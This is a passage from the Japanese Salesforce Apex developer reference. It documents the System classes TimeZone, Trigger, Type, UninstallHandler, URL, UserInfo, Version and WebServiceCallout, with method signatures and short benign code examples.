このタイムゾーンの表示名を返します。

署名

```
public String getDisplayName()
```

戻り値

型: String

getID()

このタイムゾーンの ID を返します。

署名

```
public String getID()
```

戻り値

型: String

getOffset(date)

指定された日付の GMT タイムゾーンに対するタイムゾーンオフセットをミリ秒単位で返します。

署名

```
public Integer getOffset(Datetime date)
```

パラメータ

Date
型: Datetime

date 引数は、評価する日時です。

戻り値

型: Integer

使用方法

メモ: *date* 引数がこのタイムゾーンの夏時間の場合、返されたオフセットは夏時間に調整されます。

getTimeZone(timeZoneIdString)

指定されたタイムゾーン ID に対応するタイムゾーンを返します。

署名

```
public static TimeZone getTimeZone(String timeZoneIdString)
```

パラメータ

timeZoneIdString
型: String

Id 引数に使用できるタイムゾーン値は、Java TimeZone クラスでサポートされる有効なタイムゾーン値です。

戻り値

型: TimeZone

例

```
TimeZone tz = TimeZone.getTimeZone('America/Los_Angeles');

System.assertEquals(

  'Pacific Standard Time',

  tz.getDisplayName());
```

toString()

このタイムゾーンを文字列表現で返します。

署名

```
public String toString()
```

戻り値

型: String

Trigger クラス

トリガの種類、トリガの操作対象となる sObject レコードのリストなど、トリガのランタイムコンテキスト情報にアクセスするには、`Trigger` クラスを使用します。

名前空間

System

トリガコンテキスト変数

`Trigger` クラスは次のコンテキスト変数を提供します。

変数	使用方法
isExecuting	Apex コードの現在のコンテキストが Visualforce ページ、Web サービス、または executeanonymous() API コールではなく、トリガである場合、true を返します。
isInsert	挿入操作により、Salesforce ユーザインターフェース、Apex、または API からこのトリガが実行された場合に、true を返します。
isUpdate	更新操作により、Salesforce ユーザインターフェース、Apex、または API からこのトリガが実行された場合に、true を返します。
isDelete	削除操作により、Salesforce ユーザインターフェース、Apex、または API からこのトリガが実行された場合に、true を返します。
isBefore	レコードが保存される前にこのトリガが実行された場合に、true を返します。
isAfter	すべてのレコードが保存された後にこのトリガが実行された場合に、true を返します。
isUndelete	レコードがごみ箱から復元された後 (Salesforce ユーザインターフェース、Apex、または API からの復元操作の後) にこのトリガが実行された場合に、true を返します。
new	新しいバージョンの sObject レコードのリストを返します。 この sObject リストは insert トリガと update トリガでのみ使用でき、レコードは before トリガでのみ更新できます。
newMap	新しいバージョンの sObject レコードへの ID の対応付けです。 この対応付けは before update トリガ、after insert トリガ、after update トリガでのみ使用できます。
old	古いバージョンの sObject レコードのリストを返します。 この sObject リストは update トリガと delete トリガでのみ使用できます。
oldMap	古いバージョンの sObject レコードへの ID の対応付けです。 この対応付けは update トリガと delete トリガでのみ使用できます。
size	古いバージョンと新しいバージョンの両方を含む、トリガ呼び出しのレコードの合計数。

メモ: トリガを実行するレコードに無効な項目値がある場合 (たとえば、0 で割る数式など)、値は new、newMap、old、および oldMap のトリガコンテキスト変数で null に設定されます。

例

たとえば、この単純なトリガの場合、`Trigger.new` は sObject のリストで、`for` ループで繰り返し実行でき、SOQL クエリの `IN` 句でバインド変数として使用できます。

```
Trigger simpleTrigger on Account (after insert) {

    for (Account a : Trigger.new) {

        // Iterate over each sObject

    }


    // This single query finds every contact that is associated with any of the

    // triggering accounts. Note that although Trigger.new is a collection of

    // records, when used as a bind variable in a SOQL query, Apex automatically

    // transforms the list of records into a list of corresponding Ids.

    Contact[] cons = [SELECT LastName FROM Contact

                      WHERE AccountId IN :Trigger.new];

}
```

このトリガでは、`Trigger.isBefore` や `Trigger.isDelete` のような Boolean コンテキスト変数を使用して、特定のトリガ条件でのみ実行するコードを定義します。

```
trigger myAccountTrigger on Account(before delete, before insert, before update,

                                    after delete, after insert, after update) {

if (Trigger.isBefore) {

    if (Trigger.isDelete) {


        // In a before delete trigger, the trigger accesses the records that will be

        // deleted with the Trigger.old list.

        for (Account a : Trigger.old) {

            if (a.name != 'okToDelete') {

                a.addError('You can\'t delete this record!');

            }

        }
```

```
    } else {


    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
```

```
        }
      insert contacts;
    }
  }
}}}
```

Type クラス

Apex クラスに対応する Apex のデータ型を取得し、新しい型をインスタンス化するためのメソッドを含みます。

名前空間

System

使用方法

`forName` メソッドを使用して、Apex クラス (組み込みクラスまたはユーザ定義クラス) のデータ型を取得します。また、`newInstance` メソッドは、インターフェースを実装する型をインスタンス化し、そのメソッドをコールすると同時に、パッケージの登録者など他のユーザがメソッドの実装を提供できるようにする場合に使用します。

例: 名前に基づいた Type のインスタンス化

次のサンプルは、Type メソッドを使用して、Type をその名前に基づいてインスタンス化する方法を示します。このシナリオの典型的な応用として、パッケージの登録者が、インストールされたパッケージの一部としてインターフェースのカスタム実装を提供する場合があります。パッケージは、登録者の組織のカスタム設定を介してインターフェースを実装するクラスの名前を取得できます。パッケージは、このクラス名に対応する型をインスタンス化して、登録者が実装したメソッドを呼び出すことができます。

このサンプルでは、`Vehicle` が `VehicleImpl` クラスによって実装されるインターフェースを表します。最後のクラスには、`VehicleImpl` に実装されたメソッドを呼び出すコードサンプルが含まれます。

これが `Vehicle` インターフェースです。

```
global interface Vehicle {

    Long getMaxSpeed();

    String getType();

}
```

これが `Vehicle` インターフェースの実装です。

```
global class VehicleImpl implements Vehicle {

    global Long getMaxSpeed() { return 100; }

    global String getType() { return 'Sedan'; }

}
```

このクラスのメソッドは、`Vehicle` インターフェースを実装するクラスの名前をカスタム設定値を介して取得します。その後、このクラスをインスタンス化するために、対応する型を取得し、`newInstance` メソッドをコールします。次に、`VehicleImpl` に実装されたメソッドを呼び出します。このサンプルでは、*`className`* という名前のテキスト項目を持つ *`CustomImplementation`* という名前の公開リストカスタム設定を作成する必要があります。このカスタム設定のレコードを、*`Vehicle`* というデータセット名とクラス名値 *`VehicleImpl`* で 1 つ作成します。

```
public class CustomerImplInvocationClass {



    public static void invokeCustomImpl() {

        // Get the class name from a custom setting.

        // This class implements the Vehicle interface.

        CustomImplementation__c cs = CustomImplementation__c.getInstance('Vehicle');



        // Get the Type corresponding to the class name

        Type t = Type.forName(cs.className__c);



        // Instantiate the type.

        // The type of the instantiated object

        //   is the interface.

        Vehicle v = (Vehicle)t.newInstance();



        // Call the methods that have a custom implementation

        System.debug('Max speed: ' + v.getMaxSpeed());

        System.debug('Vehicle type: ' + v.getType());

    }
```

```
}
```

クラスのプロパティ

class プロパティは、コールされたデータ型の System.Type を返します。これは、プリミティブデータ型とコレクション、sObject型、ユーザ定義クラスを含むすべてのApex組み込みデータ型で公開されます。forName メソッドの代わりにこのプロパティを使用できます。

データ型名に対してこのプロパティをコールします。たとえば、次のようになります。

```
System.Type t = Integer.class;
```

JSON.deserialize、deserializeStrict、JSONParser.readValueAs、readValueAsStrict メソッドの 2 番目の引数にこのプロパティを使用して、並列化するオブジェクトのデータ型を取得できます。たとえば、次のようになります。

```
Decimal n = (Decimal)JSON.deserialize('100.1', Decimal.class);
```

型メソッド

Type のメソッドは次のとおりです。

このセクションの内容:

equals(typeToCompare)

指定されたデータ型が現在のデータ型と同じ場合は true を返し、そうでない場合は false を返します。

署名

```
public Boolean equals(Object typeToCompare)
```

パラメータ

typeToCompare
型: Object

現在のデータ型と比較するデータ型です。

戻り値

型: Boolean

例

```
Type t1 = Account.class;

Type t2 = Type.forName('Account');

System.assert(t1.equals(t2));
```

forName(fullyQualifiedName)

指定された完全修飾クラス名に対応するデータ型を返します。

署名

```
public static System.Type forName(String fullyQualifiedName)
```

パラメータ

fullyQualifiedName
型: String

データ型を取得するクラスの完全修飾名です。完全修飾クラス名には、`MyNamespace.ClassName` などの名前空間名が含まれます。

戻り値

型: `System.Type`

使用方法

メモ:

- このメソッドでは、管理パッケージの非グローバルクラスの型を取得するために、管理パッケージ外からコールされた場合は `null` を返します。これは、非グローバルクラスは管理パッケージ外では参照できないためです。Salesforce API バージョン 27.0 以前を使用して保存された Apex の場合、このメソッドは非グローバルの管理パッケージクラスの対応するクラス種別を返します。

- 名前空間が定義されていない組織のローカル型の名前を取得するためにインストールされた管理パッケージから `forName(fullyQualifiedName)` メソッドをコールすると、`null` が返されます。`forName(namespace, name)` メソッドを代わりに使用し、namespace 引数に空の文字列または `null` を指定します。

forName(namespace, name)

指定された名前空間およびクラス名に対応するデータ型を返します。

署名

```
public static System.Type forName(String namespace, String name)
```

パラメータ

namespace
型: String

クラスの名前空間。クラスに名前空間がない場合、*namespace* 引数を `null` または空の文字列に設定します。

name
型: String

クラスの名前です。

戻り値

型: `System.Type`

使用方法

メモ:

- このメソッドでは、管理パッケージの非グローバルクラスの型を取得するために、管理パッケージ外からコールされた場合は `null` を返します。これは、非グローバルクラスは管理パッケージ外では参照できないためです。Salesforce API バージョン 27.0 以前を使用して保存された Apex の場合、このメソッドは非グローバルの管理パッケージクラスの対応するクラス種別を返します。
- 名前空間が定義されていない組織にインストールされた管理パッケージからコールする場合には、`forName(fullyQualifiedName)` の代わりにこのメソッドを使用します。ローカル型の名前を取得するには、namespace 引数を空の文字列または `null` に設定します。たとえば、`Type t = Type.forName('', 'ClassName');` です。

例

この例では、ClassName クラスおよび MyNamespace 名前空間に対応するデータ型を取得する方法を示します。

```
Type myType =

   Type.forName('MyNamespace', 'ClassName');
```

getName()

現在の型の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

例

この例では、Type の名前を取得する方法を示します。最初に forName をコールして Type を取得し、次にその Type オブジェクトに対して getName をコールします。

```
Type t =

   Type.forName('MyClassName');



String typeName =

   t.getName();

System.assertEquals('MyClassName',

   typeName);
```

hashCode()

現在のデータ型のハッシュコード値を返します。

署名

```
public Integer hashCode()
```

戻り値

型: Integer

使用方法

返されたハッシュコード値は、`String.hashCode` が返す型名のハッシュコードに対応します。

newInstance()

現在の型のインスタンスを作成し、この新しいインスタンスを返します。

署名

```
public Object newInstance()
```

戻り値

型: Object

使用方法

`newInstance` は汎用オブジェクト型を返すため、この値を保持する変数の型に戻り値を変換する必要があります。

このメソッドを使用すると、インターフェースを実装する Type をインスタンス化し、そのメソッドをコールできると同時に、他のユーザがメソッドの実装を提供できるようになります。たとえば、パッケージ開発者がインターフェースを提供し、登録者がそのインターフェースを実装してパッケージをインストールできます。パッケージのコードは、登録者の Type をインスタンス化することで、登録者のインターフェースメソッドの実装をコールします。

> メモ: 非公開の非引数コンストラクタを含むクラスに対応する型でこのメソッドをコールすると、この型はインスタンス化することができないため、予測どおり `System.TypeException` が発生します。Salesforce API バージョン 28.0 以前を使用して保存された Apex の場合、このメソッドは代わりにクラスのインスタンスを返します。

例

次の例では、Type のインスタンスを作成する方法を示します。最初に `forName` をクラスの名前 (`ShapeImpl`) でコールして Type を取得し、次にこの Type オブジェクトに対して `newInstance` をコールします。`newObj` インスタンスは、`ShapeImpl` クラスが実装するインターフェース型 (`Shape`) を使用して宣言されます。`newInstance` メソッドの戻り値は、`Shape` 型に変換されます。

```
Type t =

   Type.forName('ShapeImpl');



Shape newObj =
```

```
(Shape)t.newInstance();
```

toString()

現在のデータ型 (データ型名) を文字列表現で返します。

署名

```
public String toString()
```

戻り値

型: String

使用方法

このメソッドは、getName と同じ値を返します。String.valueOf および System.debug はこのメソッドを使用して、Type 引数を string に変換します。

例

この例では、Integer のリストに対応する Type に対して toString をコールします。

```
Type t = List<Integer>.class;

String s = t.toString();

System.assertEquals('List<Integer>', s);
```

UninstallHandler インターフェース

管理パッケージをアンインストールした後に、カスタムコードを実行できます。

名前空間

System

使用方法

アプリケーション開発者は、このインターフェースを実装して、登録者が管理パッケージをアンインストールした後に自動的に実行される Apex コードを指定できます。これにより、登録者の組織の詳細に基づいてクリーンアップおよび通知タスクを実行できます。

アンインストールスクリプトには、デフォルトのガバナ制限が適用されます。パッケージを表す特別なシステムユーザとして実行するため、スクリプトによって実行されるすべての操作は、パッケージによって行われて

いるように見えます。このユーザには、UserInfo を使用してアクセスできます。このユーザは実行時にのみ確認でき、テストの実行中には確認できません。

スクリプトが失敗すると、アンインストールは続行しますが、スクリプトによる変更はコミットされません。スクリプト内のエラーは、パッケージの[Apexエラーを通知]項目に指定されたユーザにメールされます。ユーザが指定されていない場合、アンインストールの詳細は利用できません。

アンインストールスクリプトには、次の制限があります。一括処理ジョブ、スケジュールされたジョブ、および今後のジョブを開始するために使用することはできません。つまり、セッションIDにアクセスしたり、コールアウトを実行したりすることはできません。

`UninstallHandler` インターフェースには、`onUninstall` という、アンインストール時に実行されるアクションを指定する単一のメソッドがあります。

```
global interface UninstallHandler {

  void onUninstall(UninstallContext context)};
```

`onUninstall` メソッドは、次の情報を提供するコンテキストオブジェクトを引数として取ります。

- アンインストールが実施される組織の組織ID。
- アンインストールを開始したユーザのユーザID。

コンテキスト引数は、データ型が `UninstallContext` インターフェースであるオブジェクトです。このインターフェースは、システムによって自動的に実装されます。`UninstallContext` インターフェースの次の定義では、コンテキスト引数にコールできるメソッドを示しています。

```
global interface UninstallContext {

  ID organizationId();

  ID uninstallerId();

}
```

このセクションの内容:

UninstallHandler メソッド

`UninstallHandler` のメソッドは次のとおりです。

このセクションの内容:

アンインストールで実行するアクションを指定します。

onUninstall(context)

アンインストールで実行するアクションを指定します。

署名

```
public Void onUninstall(UninstallContext context)
```

パラメータ

context
型: UninstallContext

戻り値

型: Void

UninstallHandler の実装例

アンインストールスクリプトの例

以下のアンインストールスクリプトのサンプルは、パッケージのアンインストール時に次のアクションを実行します。

- アンインストールを行ったユーザと組織を示すエントリをフィードに挿入する
- そのユーザにアンインストールを確認するメール通知を作成して送信する

```
global class UninstallClass implements UninstallHandler {

  global void onUninstall(UninstallContext ctx) {

    FeedItem feedPost = new FeedItem();

    feedPost.parentId = ctx.uninstallerID();

    feedPost.body = 'Thank you for using our application!';

    insert feedPost;


    User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];

    String toAddress= u.Email;

    String[] toAddresses = new String[] {toAddress};

    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

    mail.setToAddresses(toAddresses);
```

```
    mail.setReplyTo('support@package.dev');
    mail.setSenderDisplayName('My Package Support');
    mail.setSubject('Package uninstall successful');
    mail.setPlainTextBody('Thanks for uninstalling the package.');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
}
```

Test クラスの testUninstall メソッドを使って、アンインストールスクリプトをテストできます。このメソッドは、UninstallHandler インターフェースを実装するクラスを引数に取ります。

このサンプルでは、UninstallClass Apex クラスに実装されたアンインストールスクリプトのテスト方法を示します。

```
@isTest
static void testUninstallScript() {
  Id UninstallerId = UserInfo.getUserId();
  List<FeedItem> feedPostsBefore =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  Test.testUninstall(new UninstallClass());
  List<FeedItem> feedPostsAfter =
    [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
  System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
    'Post to uninstaller failed.');
}
```

URL クラス

URL (Uniform Resource Locator) を表し、URL の一部へのアクセスを提供します。Salesforce インスタンス URL へのアクセスを有効にします。

名前空間

System

使用方法

組織内のオブジェクトへのリンクを作成するには、System.URL クラスのメソッドを使用します。これらのオブジェクトは、外部メール、活動、または Chatter 投稿に組み込むファイル、画像、ロゴ、レコードがあります。たとえば、次の例のように、Salesforce の基本 URL にファイル ID を連結することによって、Chatter 投稿への添付ファイルとしてアップロードされたファイルへのリンクを作成できます。

```
// Get a file uploaded through Chatter.

ContentDocument doc = [SELECT Id FROM ContentDocument

          WHERE Title = 'myfile'];

// Create a link to the file.

String fullFileURL = URL.getSalesforceBaseUrl().toExternalForm() +

   '/' + doc.id;

system.debug(fullFileURL);
```

次の例では、Salesforce レコードへのリンクを作成します。Salesforce の基本 URL とレコード ID が連結されて完全な URL が作成されます。

```
Account acct = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1];

String fullRecordURL = URL.getSalesforceBaseUrl().toExternalForm() + '/' + acct.Id;
```

例

この例では、現在の Salesforce サーバインスタンスの基本 URL と完全要求 URL が取得されます。次に、特定の取引先オブジェクトを指定する URL が作成されます。最後に、基本 URL と完全 URL のコンポーネントが取得されます。この例では、すべての結果がデバッグログに出力されます。

```
// Create a new account called Acme that we will create a link for later.

Account myAccount = new Account(Name='Acme');

insert myAccount;



// Get the base URL.

String sfdcBaseURL = URL.getSalesforceBaseUrl().toExternalForm();

System.debug('Base URL: ' + sfdcBaseURL );



// Get the URL for the current request.

String currentRequestURL = URL.getCurrentRequestUrl().toExternalForm();
```

```
System.debug('Current request URL: ' + currentRequestURL);


// Create the account URL from the base URL.
String accountURL = URL.getSalesforceBaseUrl().toExternalForm() +
                        '/' + myAccount.Id;
System.debug('URL of a particular account: ' + accountURL);


// Get some parts of the base URL.
System.debug('Host: ' + URL.getSalesforceBaseUrl().getHost());
System.debug('Protocol: ' + URL.getSalesforceBaseUrl().getProtocol());


// Get the query string of the current request.
System.debug('Query: ' + URL.getCurrentRequestUrl().getQuery());
```

このセクションの内容:

URL コンストラクタ

URL のコンストラクタは次のとおりです。

このセクションの内容:

Url(spec)

URL の指定した文字列表現を使用して、URL クラスの新しいインスタンスを作成します。

署名

```
public Url(String spec)
```

パラメータ

spec
型: String

URL として解析する文字列。

Url(context, spec)

指定されたコンテキスト内で指定された spec を解析して、URL クラスの新しいインスタンスを作成します。

署名

```
public Url(Url context, String spec)
```

パラメータ

context
型: URL (ページ 2530)

仕様を解析する条件となるコンテキスト。

spec
型: String

URL として解析する文字列。

使用方法

RFC2396 の「Uniform Resource Identifiers : Generic * Syntax」で説明されているように、新しい URL が、指定されたコンテキスト URL および spec 引数から作成されます。

```
<scheme>://<authority><path>?<query>#<fragment>
```

このコンストラクタの引数についての詳細は、Java のそれぞれの URL(java.net.URL, java.lang.String) コンストラクタを参照してください。

Url(protocol, host, file)

指定されたプロトコル、ホスト、およびそのホストのファイルを使用して、URL クラスの新しいインスタンスを作成します。指定されたプロトコルのデフォルトのポートが使用されます。

署名

```
public Url(String protocol, String host, String file)
```

パラメータ

protocol
　型: String

　このURLのプロトコル名。

host
　型: String

　このURLのホスト名。

file
　型: String

　このURLのファイル名。

Url(protocol, host, port, file)

指定されたプロトコル、ホスト、ポート、およびそのホストのファイルを使用して、URLクラスの新しいインスタンスを作成します。

署名

```
public Url(String protocol, String host, Integer port, String file)
```

パラメータ

protocol
　型: String

　このURLのプロトコル名。

host
　型: String

　このURLのホスト名。

port
　型: Integer

　このURLのポート番号。

file
　型: String

　このURLのファイル名。

URL メソッド

URLのメソッドは次のとおりです。

このセクションの内容:

getAuthority()

現在の URL の権限部分を返します。

署名

```
public String getAuthority()
```

戻り値

型: String

getCurrentRequestUrl()

Salesforce インスタンスでの要求全体の URL を返します。

署名

```
public static System.URL getCurrentRequestUrl()
```

戻り値

型: System.URL

使用方法

要求全体の URL の例は、`https://na1.salesforce.com/apex/myVfPage.apexp` です。

getDefaultPort()

現在の URL に関連付けられたプロトコルのデフォルトのポート番号を返します。

署名

```
public Integer getDefaultPort()
```

戻り値

型: Integer

使用方法

URL の URL スキームまたはストリームプロトコルハンドラにデフォルトのポート番号が定義されていない場合、-1 を返します。

getFile()

現在の URL のファイル名を返します。

署名

```
public String getFile()
```

戻り値

型: String

getFileFieldURL(entityId, fieldName)

添付ファイルのダウンロード URL を返します。

署名

```
public static String getFileFieldURL(String entityId, String fieldName)
```

パラメータ

entityId
型: String
ファイルデータを保持するエンティティの ID を指定します。

fieldName
型: String
`AttachmentBody` などのファイル項目コンポーネントの API 名を指定します。

戻り値

型: String

使用方法

例:

例

```
String fileURL =

  URL.getFileFieldURL(

    '087000000000123' ,

    'AttachmentBody');
```

getHost()

現在の URL のホスト名を返します。

署名

```
public String getHost()
```

戻り値

型: String

getPath()

現在の URL のパス部分を返します。

署名

```
public String getPath()
```

戻り値

型: String

getPort()

現在の URL のポートを返します。

署名

```
public Integer getPort()
```

戻り値

型: Integer

getProtocol()

現在の URL のプロトコル名 (`https` など) を返します。

署名

```
public String getProtocol()
```

戻り値

型: String

getQuery()

現在の URL のクエリ部分を返します。

署名

```
public String getQuery()
```

戻り値

型: String

使用方法

クエリ部分が存在しない場合は、`null` を返します。

getRef()

現在の URL のアンカーを返します。

署名

```
public String getRef()
```

戻り値

型: String

使用方法

クエリ部分が存在しない場合は、`null` を返します。

getSalesforceBaseUrl()

Salesforce インスタンスの URL を返します。

署名

```
public static System.URL getSalesforceBaseUrl()
```

戻り値

型: `System.URL`

使用方法

インスタンス URL の例は、`https://na1.salesforce.com` のようになります。

getUserInfo()

現在の URL の UserInfo 部分を取得します。

署名

```
public String getUserInfo()
```

戻り値

型: String

使用方法

UserInfo 部分が存在しない場合は `null` を返します。

`sameFile(URLToCompare)`

フラグメントコンポーネントを除き、現在の URL と指定した URL オブジェクトを比較します。

署名

```
public Boolean sameFile(System.URL URLToCompare)
```

パラメータ

`URLToCompare`
　型: System.URL

戻り値

型: Boolean

両方の URL オブジェクトが同じリモートリソースを参照する場合は `true`、そうでない場合は `false` を返します。

使用方法

URI とフラグメントコンポーネントの構文についての詳細は、「RFC3986」を参照してください。

`toExternalForm()`

現在の URL を文字列表現で返します。

署名

```
public String toExternalForm()
```

戻り値

型: String

UserInfo クラス

コンテキストユーザに関する情報を取得するメソッドが含まれます。

名前空間

System

UserInfo メソッド

`UserInfo` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getUserRoleId()
コンテキストユーザのロール ID を返します。

getUserType()
コンテキストユーザのデータ型を返します。

isCurrentUserLicensed(namespace)
コンテキストユーザに名前空間で示された管理パッケージに対するライセンスがある場合は、`true` を返します。ない場合は `false` を返します。

isMultiCurrencyOrganization()
組織がマルチ通貨を使用するかどうかを指定します。

getDefaultCurrency()

マルチ通貨組織のコンテキストユーザのデフォルト通貨コードまたは単一通貨の組織の組織の通貨コードを返します。

署名

```
public static String getDefaultCurrency()
```

戻り値

型: String

使用方法

メモ: Salesforce API バージョン 22.0 以前を使用して保存された Apex の場合、`getDefaultCurrency` は、単一通貨の組織に `null` を返します。

getFirstName()

コンテキストユーザの名前を返します。

署名

```
public static String getFirstName()
```

戻り値

型: String

getLanguage()

コンテキストユーザの言語を返します。

署名

```
public static String getLanguage()
```

戻り値

型: String

getLastName()

コンテキストユーザの姓を返します。

署名

```
public static String getLastName()
```

戻り値

型: String

getLocale()

コンテキストユーザのロケールを返します。

署名

```
public static String getLocale()
```

戻り値

型: String

例

```
String result = UserInfo.getLocale();

System.assertEquals('en_US', result);
```

getName()

コンテキストユーザの氏名を返します。名前の形式は、組織に指定された言語設定に応じて異なります。

署名

```
public static String getName()
```

戻り値

型: String

使用方法

形式は次のいずれかになります。

- FirstName LastName
- LastName, FirstName

getOrganizationId()

コンテキスト組織の ID を返します。

署名

```
public static String getOrganizationId()
```

戻り値

型: String

getOrganizationName()

コンテキスト組織の会社名を返します。

署名

```
public static String getOrganizationName()
```

戻り値

型: String

getProfileId()

コンテキストユーザのプロファイル ID を返します。

署名

```
public static String getProfileId()
```

戻り値

型: String

getSessionId()

現在のセッションのセッション ID を返します。

署名

```
public static String getSessionId()
```

戻り値

型: String

使用方法

@future メソッド、Apex の一括処理ジョブ、または Apex スケジュール済みジョブなど、非同期で実行される Apex コードでは、getSessionId は null を返します。

ベストプラクティスとして、自分のコードが、セッション ID が使用可能な場合と使用できない場合の両方のケースに対応できるようにしてください。

getTimeZone()

現在のユーザのローカルタイムゾーンを返します。

署名

```
public static System.TimeZone getTimeZone()
```

戻り値

型: System.TimeZone

例

```
TimeZone tz =

  UserInfo.getTimeZone();

System.debug(

  'Display name: ' +

  tz.getDisplayName());

System.debug(

  'ID: ' +

  tz.getID());
```

getUiTheme()

デフォルトの組織テーマを返します。getUiThemeDisplayed を使用して、現在のユーザに実際に表示されるテーマを決定します。

署名

```
public static String getUiTheme()
```

戻り値

型: String

デフォルトの組織テーマ。

使用できる値は次のとおりです。

- Theme1
- Theme2
- Theme3
- Theme4
- PortalDefault
- Webstore

getUiThemeDisplayed()

現在のユーザに表示されるテーマを返します。

署名

```
public static String getUiThemeDisplayed()
```

戻り値

型: String

現在のユーザに表示されるテーマ

使用できる値は次のとおりです。

- Theme1
- Theme2
- Theme3
- Theme4
- PortalDefault
- Webstore

getUserEmail()

現在のユーザのメールアドレスを返します。

署名

```
public static String getUserEmail()
```

戻り値

型: String

例

```
String emailAddress =

  UserInfo.getUserEmail();

System.debug(

  'Email address: ' +

  emailAddress);
```

getUserId()

コンテキストユーザの ID を返します。

署名

```
public static String getUserId()
```

戻り値

型: String

getUserName()

コンテキストユーザのログイン名を返します。

署名

```
public static String getUserName()
```

戻り値

型: String

getUserRoleId()

コンテキストユーザのロール ID を返します。

署名

```
public static String getUserRoleId()
```

戻り値

型: String

getUserType()

コンテキストユーザのデータ型を返します。

署名

```
public static String getUserType()
```

戻り値

型: String

isCurrentUserLicensed(namespace)

コンテキストユーザに名前空間で示された管理パッケージに対するライセンスがある場合は、`true` を返します。ない場合は `false` を返します。

署名

```
public static Boolean isCurrentUserLicensed(String namespace)
```

パラメータ

namespace
型: String

戻り値

型: Boolean

使用方法

namespace が無効なパラメータの場合、`TypeException` が返されます。

isMultiCurrencyOrganization()

組織がマルチ通貨を使用するかどうかを指定します。

署名

```
public static Boolean isMultiCurrencyOrganization()
```

戻り値

型: Boolean

Version クラス

Version メソッドを使用して、登録者の管理パッケージのバージョンを取得して、パッケージのバージョンを比較します。

名前空間

System

使用方法

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。

コールされたコンポーネントは、System.requestVersion メソッドを使ってコンパイルされたコール元のバージョンを確認し、コール元が想定した動作に応じて動作を変化できます。このため、コードを更新しながらも、クラスとトリガの既存の動作を以前のパッケージバージョンでサポートし続けることができます。

System.requestVersion メソッドが返す値は、メジャー番号とマイナー番号の2つの番号で構成されたバージョン番号が付加された、このクラスのインスタンスです。System.requestVersion メソッドはパッチ番号を返さないため、返される Version オブジェクトのパッチ番号は null です。

System.Version クラスは、パッチ番号を含む 3 つの番号で構成されるバージョン番号も保持できます。

例

この例では、このクラスのメソッドおよび requestVersion メソッドを使用して、パッケージをコールするコードの管理パッケージバージョンを判定する方法を示します。

```
if (System.requestVersion() == new Version(1,0))

{

    // Do something

}

if ((System.requestVersion().major() == 1)

     && (System.requestVersion().minor() > 0)

     && (System.requestVersion().minor() <=9))

{

    // Do something different for versions 1.1 to 1.9

}
```

```
else if (System.requestVersion().compareTo(new Version(2,0)) >= 0)
{
    // Do something completely different for versions 2.0 or greater
}
```

このセクションの内容:

Version コンストラクタ

`Version` のコンストラクタは次のとおりです。

このセクションの内容:

Version(major, minor)

指定されたメジャーバージョン番号とマイナーバージョン番号を使用して、2つの番号で構成されたパッケージバージョンとして、`Version` クラスの新しいインスタンスを作成します。

署名

```
public Version(Integer major, Integer minor)
```

パラメータ

major
型: Integer
メジャーバージョン番号。

minor
型: Integer
マイナーバージョン番号。

Version(major, minor, patch)

指定されたメジャーバージョン番号とマイナーバージョン番号、さらにパッチバージョン番号を使用して、3 つの番号で構成されたパッケージバージョンとして、Version クラスの新しいインスタンスを作成します。

署名

```
public Version(Integer major, Integer minor, Integer patch)
```

パラメータ

major
型: Integer

メジャーバージョン番号。

minor
型: Integer

マイナーバージョン番号。

patch
型: Integer

パッチバージョン番号。

Version メソッド

Version のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

compareTo(version)

現在のバージョンを指定されたバージョンと比較します。

署名

```
public Integer compareTo(System.Version version)
```

パラメータ

version
型: System.Version

戻り値

型: Integer

次のいずれかの値を返します。

- ゼロ。現在のパッケージバージョンが指定されたパッケージバージョンと同じである場合。
- 0 より大きい整数値。現在のパッケージバージョンが指定されたパッケージバージョンより大きい場合。
- 0 より小さい整数値。現在のパッケージバージョンが指定されたパッケージバージョンより小さい場合。

使用方法

2 つの番号で構成されたバージョンが 3 つの番号で構成されたバージョンと比較される場合、パッチ番号は無視されます。したがって、比較は、メジャー番号とマイナー番号のみに基づいて行われます。

major()

コール元のコードのメジャーパッケージバージョンを返します。

署名

```
public Integer major()
```

戻り値

型: Integer

minor()

コール元のコードのマイナーパッケージバージョンを返します。

署名

```
public Integer minor()
```

戻り値

型: Integer

patch()

コール元のコードのパッチパッケージバージョンを返します。パッチバージョンがない場合は、`null` を返します。

署名

```
public Integer patch()
```

戻り値

型: Integer

WebServiceCallout クラス

外部 Web サービスでの SOAP 操作へのコールアウト実行を有効にします。このクラスは、WSDL から自動生成される Apex スタブクラスで使用されます。

名前空間

System

このセクションの内容:

関連トピック:

SOAP サービス: WSDL ドキュメントからのクラスの定義

WebServiceCallout メソッド

`WebServiceCallout` の静的メソッドを次に示します。

このセクションの内容:

invoke(stub, request, response, infoArray)

WSDL から自動生成された Apex クラスに基づいて、外部 SOAP Web サービス処理を呼び出します。

署名

```
public static void invoke(Object stub, Object request, Map<String,Object> response,
List<String> infoArray)
```

パラメータ

stub
型: Object

WSDL から自動生成された Apex クラス (スタブクラス) のインスタンス。

request
型: Object

